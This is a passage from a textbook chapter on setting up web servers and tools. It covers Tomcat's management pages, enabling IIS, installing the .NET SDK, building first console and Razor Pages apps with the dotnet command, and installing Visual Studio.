Restart Tomcat and the three buttons of the welcome page (**Figure 10.13**) open. **Server Status** (**Figure 10.14**) reports the Tomcat, Java and operating-system versions; **Manager App** (**Figure 10.15**) lists the deployed applications and can deploy a new WAR file; **Host Manager** (**Figure 10.16**) manages virtual hosts, which one small shop never needs.




Figure 10.13 The three management buttons on Tomcat's welcome page: Server Status (1), Manager App (2) and Host Manager (3). Each asks for a user from `tomcat-users.xml` with the right role.




Figure 10.14 Server Status: Tomcat 7.0.92 (1) on Java 1.8 (2) under Windows 10 (3), 64-bit (4); the host name and address are masked. These four facts — Tomcat version, Java version, operating system, architecture — are the first thing to report when asking anybody for help.




Figure 10.15 The Tomcat Web Application Manager. The application at path `/` (1) is `ROOT`; this chapter's servlet build is packaged as `ROOT.war` so that it answers at `/login`, `/customers` and so on, exactly like the other builds. Its commands (2) start, stop, reload and undeploy it; the *Deploy* section further down the page uploads a WAR file.




Figure 10.16 The Virtual Host Manager, with the single host `localhost` (1), whose commands are disabled (2). A virtual host lets one Tomcat answer differently for different domain names.

10.3.3 IIS: the web server that comes with Windows

Internet Information Services is Microsoft's web server. It is not downloaded: it is a part of Windows that is present but switched off. Switch it on in **Control Panel → Programs → Turn Windows features on or off**, by ticking *Internet Information Services* (**Figure 10.17**). A filled box, as in the picture, means that some but not all of its sub-features are on, which is what you want.




Figure 10.17 Windows Features with Internet Information Services being ticked (1); the filled box means that some of its sub-features are on. *OK* (2) installs it from Windows' own files; no download is needed.

When Windows has finished, `http://localhost/` answers with the IIS welcome page of **Figure 10.18**.




Figure 10.18 IIS's welcome page at `http://localhost/` (1), with its banner (2). If Apache is also set to port 80, only one of them can start; that is the port clash of Section 5.2.7 again.

IIS's document root is `C:\inetpub\wwwroot` (**Figure 10.19**); the welcome page is the file `iisstart.htm` in it. Because drive `C:` belongs to the operating system and its folders are protected, it is easier to work in a folder of your own, and IIS lets you move the root: in **IIS Manager**, select *Default Web Site*, then *Manage Website* → *Advanced Settings...* (**Figure 10.20**), and change **Physical Path** (**Figure 10.21**).




Figure 10.19 `C:\inetpub` (1) and its `wwwroot` (2), IIS's default document root, holding the welcome page `iisstart.htm` (3) and its picture.




Figure 10.20 IIS Manager: the *Default Web Site* (1) is selected in the tree on the left, and its context menu leads to *Manage Website* (2) → *Advanced Settings…* (3). The machine's name is masked.




Figure 10.21 Advanced Settings of the Default Web Site. *Physical Path* (1) is the document root, here changed to `D:\inetpub\wwwroot` with the browse button (3); *Bindings* (2) shows that the site listens on port 80 for any address.

One more Windows feature appears in many older setup guides: **HTTP Activation** under *.NET Framework 4.8 Advanced Services → WCF Services* (**Figure 10.22**). It lets IIS start Windows Communication Foundation services, the SOAP web services of the .NET Framework era. It is needed for those, and for nothing in this book: ASP.NET Core does not use WCF. What an ASP.NET Core application needs from IIS is a different piece, the *ASP.NET Core Hosting Bundle*, described in Section 10.12.3.




Figure 10.22 HTTP Activation (2) for WCF services, under the .NET Framework 4.8 advanced services (1). Only classic .NET Framework web services need it.

10.3.4 The .NET SDK and the `dotnet` command

ASP.NET Core does not need IIS at all to run. It needs the **.NET SDK**, the *software development kit*: the compiler, the libraries and the `dotnet` command. **Figure 10.23** summarizes what the download page offers in September 2026: **.NET 10**, the long-term-support release this book uses, and on macOS and Linux the same page gives an installer or a package-manager command (Section 1.16 lists them).

Download .NET dotnet.microsoft.com, as of 24 September 2026

Version	Latest release	Released	End of support		
.NET 11.0 (release candidate)	11.0.0-rc.1	8 Sep 2026	— (not yet released)	SDK	Runtime
.NET 10.0 (LTS)	10.0.12	8 Sep 2026	14 Nov 2028	SDK	Runtime
.NET 9.0 (STS)	9.0.20	8 Sep 2026	10 Nov 2026	SDK	Runtime
.NET 8.0 (LTS)	8.0.31	8 Sep 2026	10 Nov 2026	SDK	Runtime

Highlighted: what this book uses — the .NET 10 SDK (it contains both runtimes).

Figure 10.23 What the .NET download page offers on 24 September 2026, redrawn: .NET 10 (LTS, latest release 10.0.12, supported until 14 November 2028), .NET 9 (STS) and .NET 8 (LTS), both supported until 10 November 2026, and a release candidate of .NET 11 [3]. Choose the newest LTS release, and the **SDK**, not only the runtime.

Run the installer (**Figure 10.24**); it copies its files (**Figure 10.25**) and needs no choices.




Figure 10.24 The first screen of the .NET SDK installer on Windows, here for SDK 8.0.403 (1); the .NET 10 installer has the same screens. The note (2) matters: each Visual Studio version supports .NET only up to a certain release. *Install* (3) starts it; the .NET logo is masked.




Figure 10.25 The installer at work: (1) the component being installed, (2) the progress bar.

Then open a *new* terminal — an old one does not see the new `PATH` — and type `dotnet`. The usage message of **Listing 10.2** proves the installation. If Windows answers *'dotnet' is not recognized as an internal or external command*, the terminal is older than the installation; close it and open another.

Listing 10.2 `dotnet` with no arguments prints its usage, here from the .NET 10 SDK on the build machine. `dotnet --info`, `dotnet --list-sdks` and `dotnet --list-runtimes` say exactly what is installed.

```
$ dotnet

Usage: dotnet [path-to-application]
Usage: dotnet [commands]

path-to-application:
  The path to an application .dll file to execute.

commands:
  -h|--help                         Display help.
  --info                            Display .NET information.
  --list-runtimes [--arch <arch>]   Display the installed runtimes matching the host or
specified architecture. Example architectures: arm64, x64, x86.
  --list-sdks [--arch <arch>]       Display the installed SDKs matching the host or
specified architecture. Example architectures: arm64, x64, x86.
```

A first program takes two commands. `dotnet new console -o myApp` creates a folder `myApp` from the *console* template and restores it; `cd myApp` enters it (**Listing 10.3**). The folder holds a project file, `myApp.csproj`, and one source file, `Program.cs`.

Listing 10.3 `dotnet new console -o myApp`, `cd myApp` and `ls -l` (on Windows, `dir`) on the build machine: a project file of 243 bytes, a source file of 103 bytes, and `obj`, where the build keeps its working files.

```
$ dotnet new console -o myApp
The template "Console App" was created successfully.

Processing post-creation actions...
Restoring /home/claude/ch10demo/myApp/myApp.csproj:
  Determining projects to restore...
  Restored /home/claude/ch10demo/myApp/myApp.csproj (in 132 ms).
Restore succeeded.


$ cd myApp
$ ls -l
total 12
-rw-r--r-- 1 root root  103 Sep 24 05:22 Program.cs
-rw-r--r-- 1 root root  243 Sep 24 05:22 myApp.csproj
drwxr-xr-x 2 root root 4096 Sep 24 05:22 obj
```

Older templates wrote `Program.cs` as a class with a `static void Main` (**Listing 10.4**); current ones write only the statement that matters, `Console.WriteLine("Hello, World!");`, and the compiler supplies the class and `Main` around it. These *top-level statements* are why this chapter's `Program.cs` (Section 10.8.2) starts straight away with `var builder = …`.

Listing 10.4 `oldMain/Program.cs`, the older form of `Program.cs`: a namespace, a class and a `Main` method around the one line that does the work. It still compiles on .NET 10, and `dotnet run` prints `Hello, World!`.

```
using System;

namespace myApp
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello, World!");
        }
    }
}
```

`dotnet run` compiles and runs (**Listing 10.5**). Add a second line that prints the time (**Listing 10.6**), run again, and the program says what time the computer thinks it is (**Listing 10.7**).

Listing 10.5 `dotnet run`: build, then run. The first run is slow because it compiles; later runs reuse what did not change.

```
$ dotnet run
Hello, World!
```

Listing 10.6 `myApp/Program.cs` with a second statement that joins a string and `DateTime.Now`.

```
// See https://aka.ms/new-console-template for more information
Console.WriteLine("Hello, World!");
Console.WriteLine("The current time is " + DateTime.Now);
```

Listing 10.7 The program run again. `DateTime.Now` is printed in the machine's regional format; the Linux build machine has no regional settings, so .NET used the invariant culture, month/day/year with a 24-hour clock. A machine set to another region prints its own format.

```
$ dotnet run
Hello, World!
The current time is 09/24/2026 05:22:53
```

10.3.5 A first Razor Pages application, from the command line

A web application is one template away. `dotnet new webapp -o myWebApp --no-https` creates an ASP.NET Core Razor Pages project (**Listing 10.8**): `webapp` selects the template, `-o` names the folder, and `--no-https` leaves out the HTTPS redirection so that a first run needs no certificate.

Listing 10.8 `dotnet new webapp -o myWebApp --no-https`: the template "ASP.NET Core Web App (Razor Pages)" is created and restored.

```
$ dotnet new webapp -o myWebApp --no-https
The template "ASP.NET Core Web App (Razor Pages)" was created successfully.
This template contains technologies from parties other than Microsoft, see
https://aka.ms/aspnetcore/10.0-third-party-notices for details.

Processing post-creation actions...
Restoring /home/claude/ch10demo/myWebApp/myWebApp.csproj:
  Determining projects to restore...
  Restored /home/claude/ch10demo/myWebApp/myWebApp.csproj (in 92 ms).
Restore succeeded.
```

The project contains `Program.cs` (the start-up code; the oldest templates split it into `Program.cs` and `Startup.cs`), `myWebApp.csproj` (what the project references), a `Pages` folder of Razor pages, `wwwroot` for static files, and `appsettings.json` for settings. `dotnet run` builds it and starts **Kestrel**, ASP.NET Core's own web server, which prints the address it listens on (**Listing 10.9**). The port is chosen when the project is created (this one got 5129 in `Properties/launchSettings.json`), so yours will differ; `--urls` picks another, as in **Listing 10.9**, and this chapter's build fixes it at 9003 in `appsettings.json`.

Listing 10.9 Kestrel starting in `myWebApp`: it reports "Now listening on: http://localhost:9010", the environment (*Development*) and the content root; the last line appeared when the server was stopped. The project had been built with `dotnet build`, hence `--no-build`; `--urls` chose the port.

```
$ dotnet run --no-build --urls http://localhost:9010
Using launch settings from /home/claude/ch10demo/myWebApp/Properties/launchSettings.json...
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://localhost:9010
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /home/claude/ch10demo/myWebApp
info: Microsoft.Hosting.Lifetime[0]
      Application is shutting down...
```

Open that address and the template's home page appears (**Figure 10.26**).




Figure 10.26 The Razor Pages template's home page, captured in Chromium from the project of **Listing 10.8** running on .NET 10. Its menu, footer and styling come from `Pages/Shared/_Layout.cshtml`; only the word "Welcome" and the line under it come from `Pages/Index.cshtml`.

Now edit `Pages/Index.cshtml` so that it reads as in **Listing 10.10**, stop the server, run it again and reload (**Figure 10.27**).

Listing 10.10 `Pages/Index.cshtml` rewritten: `@page` makes the file a page, `@model IndexModel` names the C# class behind it, the `@{ … }` block sets the title, and `@DateTime.Now` prints a C# value into the HTML.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Home page";
}

<div class="text-center">
    <h1>Hello, world!</h1>
    <p>The time on the server is @DateTime.Now</p>
</div>
```




Figure 10.27 The edited page, captured after the rebuild: "Hello, world!" and the time on the server, computed when the request arrived and printed, like **Listing 10.7**, in the invariant culture's format.

That little page already shows the Razor idea that Section 10.8 builds on: a file of HTML in which `@` switches to C# for exactly one expression or one block, and back.

10.3.6 Visual Studio on Windows

On Windows, many ASP.NET developers work in **Visual Studio** rather than at the command line. The Community edition is free for students, open-source work and individuals (**Figure 10.28**); its installer (**Figure 10.29**) asks which *workloads* to install (**Figure 10.30**). Tick **ASP.NET and web development**; if you also want to open the Web Forms examples of Chapter 9, tick *.NET Framework project and item templates* and *Additional project templates (previous versions)* in the installation details on the right. The screens that follow show Visual Studio 2022; Visual Studio 2026, released on 11 November 2025 together with .NET 10, is the release made for .NET 10 [4], and its screens are arranged in the same way.




Figure 10.28 The Visual Studio 2026 editions, redrawn: Community (free for students, open-source contributors and individual developers), Professional and Enterprise. Visual Studio runs only on Windows; on macOS and Linux use VS Code with the C# Dev Kit, or the `dotnet` command alone.




Figure 10.29 The Visual Studio Installer preparing itself (1). It is a separate program that installs, modifies and updates Visual Studio; *Cancel* (2) stops it.

